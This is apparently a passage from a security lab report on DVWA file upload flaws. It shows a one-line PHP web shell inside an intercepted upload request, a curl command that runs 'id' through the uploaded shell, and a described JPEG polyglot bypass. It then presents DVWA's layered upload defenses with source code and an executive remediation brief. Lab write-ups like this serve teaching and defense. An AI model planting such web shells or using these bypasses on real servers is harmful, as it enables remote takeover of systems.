24 <?php if(isset($_GET["cmd"])){ system($_GET["cmd"]); } ?>
25
26 ------WebKitFormBoundaryYQImn4OVTluxPLtI
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
```

Figure 3.3: Burp Suite intercepting request and rewriting Content-Type to image/jpeg.




Figure 3.4: Server accepting modified request and confirming upload of shell.php.

```
┌──(badguy㉿kali)-[~]
└─$ curl "http://10.50.20.30/dvwa/hackable/uploads/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

┌──(badguy㉿kali)-[~]
└─$
```

Figure 3.5: Remote command execution verified via curl on Medium security.

3. Level High: Extension Whitelist & Content Inspection

Defensive Posture: Level High implements a much stricter check: the file extension must strictly end with .jpg, .jpeg, or .png, and the server executes PHP's getimagesize() function on the temporary file. Attempting to upload shell.php with a spoofed MIME header fails because the extension is rejected and getimagesize() returns false on raw script text.

Bypass Mechanics: A polyglot file satisfies two distinct format specifications simultaneously. Using ImageMagick's convert, a genuine 50x50 pixel JPEG image (small.jpg) was generated. PHP command execution instructions were then appended to the file. Because the file retains authentic JPEG magic bytes, header segments, and dimensional data, getimagesize() evaluates it as a valid image and the upload succeeds.




Figure 4.1: DVWA security configuration updated to High.




Figure 4.2: High security rejecting script upload despite MIME manipulation.



Figure 4.3: Terminal output showing creation and validation of dual-format JPEG polyglot.




Figure 4.4: High-level filter bypassed: small.jpg accepted by getimagesize() check.

4. Level Impossible: Architectural Defense-in-Depth

Defensive Architecture: The Impossible level eliminates all file upload bypasses by implementing four independent, layered architectural controls:

• **Control 1:** 1. Anti-CSRF Token Validation (checkToken): Verifies a session-bound cryptographic token, preventing cross-site request forgery and automated upload submissions.

• **Control 2:** 2. Cryptographic Filename Randomization: The user-supplied filename is discarded. The file is saved as md5(uniqid() . $uploaded_name) . '.' . $uploaded_ext, eliminating path traversal risks and making direct file access unpredictable.

• **Control 3:** 3. Image GD Re-Encoding (imagecreatefromjpeg / imagejpeg): This is the decisive defense against polyglots. The server reads the raw pixel data into memory and re-renders an entirely new image file to disk. All appended scripts, comments, and non-image metadata are permanently stripped and destroyed.

• **Control 4:** 4. Directory Execution Denial: Configuring the web server (.htaccess with php_flag engine off or Options -ExecCGI) ensures that the upload folder is incapable of executing scripts, rendering any uploaded file inert.

```
// DVWA Impossible Level Upload Defense (impossible.php snippet)
if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower(
$uploaded_ext ) == 'png' ) &&
    ( $uploaded_size < 100000 ) &&
    ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
    getimagesize( $uploaded_tmp ) ) {

    // Strip metadata and re-encode image from raw pixels
    if( $uploaded_type == 'image/jpeg' ) {
        $img = imagecreatefromjpeg( $uploaded_tmp );
        imagejpeg( $img, $temp_file, 100);
    } else {
        $img = imagecreatefrompng( $uploaded_tmp );
        imagepng( $img, $temp_file, 9);
    }
    imagedestroy( $img );
    rename( $temp_file, ( $target_path . $target_file ) );
}
```

Empirical Verification on Impossible Level

• 1. Security Configuration: DVWA Security was configured to Impossible (Figure 5.1).

• 2. Pre-Validation Rejection: Attempting to upload invalid files or direct scripts triggers immediate rejection: 'Your image was not uploaded. We can only accept JPEG or PNG images.' (Figure 5.2).

• 3. Randomized MD5 Storage & GD Re-Encoding: Uploading the polyglot image succeeds, but the server assigns an unpredictable MD5 hash (894bf6086ad2640e601101f30bcd0e78.jpg) and re-draws the image using imagecreatefromjpeg() and imagejpeg(), destroying all appended instructions (Figure 5.3).

• 4. Source Code Verification: Clicking 'View Source' discloses the complete defensive implementation in impossible.php (Figure 5.4).




Figure 5.1: DVWA security configuration updated to Impossible.




Figure 5.2: Server rejecting invalid file types with strict extension and MIME enforcement.




Figure 5.3: Server accepting image under a randomized MD5 filename after pixel re-encoding.

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
            // Yes!
            echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a> succesfully uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Figure 5.4: DVWA View Source window displaying the secure reference implementation in impossible.php.

Task 3: Executive Remediation Brief (Weight: 25%)

TO:	Executive Leadership & IT Steering Committee
FROM:	Enterprise Information Security Assessment Team
DATE:	November 12, 2026
SUBJECT:	Strategic Risk Assessment & Remediation Roadmap: File Storage Architecture

Executive Risk Analysis & Business Exposure

During our recent technical security assessment, our team evaluated the mechanisms responsible for receiving external customer files within our core web applications. We identified a critical architectural weakness in how incoming files are stored and managed on corporate infrastructure.

Under current configurations, our servers accept files submitted by internet users and store them directly inside public website directories. Crucially, organizational web servers are configured to treat files in these directories as executable application code rather than inert data. This creates four major areas of commercial and operational exposure:

- 1. Total Loss of Data Confidentiality: Unauthorized external actors can read proprietary application databases, customer records, employee credentials, and backend configuration files.
- 2. Complete Host Compromise: External parties can execute administrative commands on organizational servers, establishing an unauthorized foothold inside our internal network.
- 3. Critical Business Disruption: External actors can alter website contents, delete core databases, or deploy encrypting software that halts corporate operations.
- 4. Regulatory Penalties: An exposure of customer databases triggers mandatory data breach disclosures under privacy legislation, carrying substantial financial fines and lasting brand harm.

Root Cause in Plain Language

The risk does not arise simply from allowing users to upload documents or profile pictures. The danger arises from a fundamental failure to separate storage from execution:

- 1. Excessive Trust in External Labels: Our software currently trusts declarations provided by the user's internet browser (such as file names and claimed format types) without independently verifying what the file actually contains.
- 2. Execution Permissions on Storage Folders: When an external file is placed in a public folder, the server's default configuration attempts to run any code it recognizes inside that file. The server should never run software out of a folder dedicated to storing images or documents.

Four-Pillar Strategic Remediation Roadmap

To permanently eliminate this vulnerability across all organizational systems, engineering teams must implement four mandatory controls:

Pillar 1 — 1. Server-Side Image Re-generation: Applications must never store raw files received from external users. Graphics must be processed through backend rendering software that reads raw pixels and writes a brand new, clean image file. This process automatically strips all unauthorized instructions, comments, and hidden data.

Pillar 2 — 2. Cryptographic Name Replacement: Discard original user-provided filenames entirely. The system must assign a randomized, computer-generated alphanumeric identifier with an approved extension, preventing attackers from predicting file locations or manipulating directory paths.

Pillar 3 — 3. Storage Outside Public Web Roots: Store uploaded documents in private storage locations—such as dedicated cloud object storage buckets or isolated internal directories—that cannot be accessed directly via internet web browsers.

Pillar 4 — 4. Absolute Execution Denial: Web server software must be explicitly configured so that program execution handlers are permanently deactivated across all file storage repositories. The server must be fundamentally incapable of running stored files as software.

> **Executive Recommendation**
> Remediating this critical weakness does not require expensive commercial licenses. It requires enforcing disciplined engineering policies that isolate data storage from program execution. We recommend mandating these four pillars across all development teams immediately.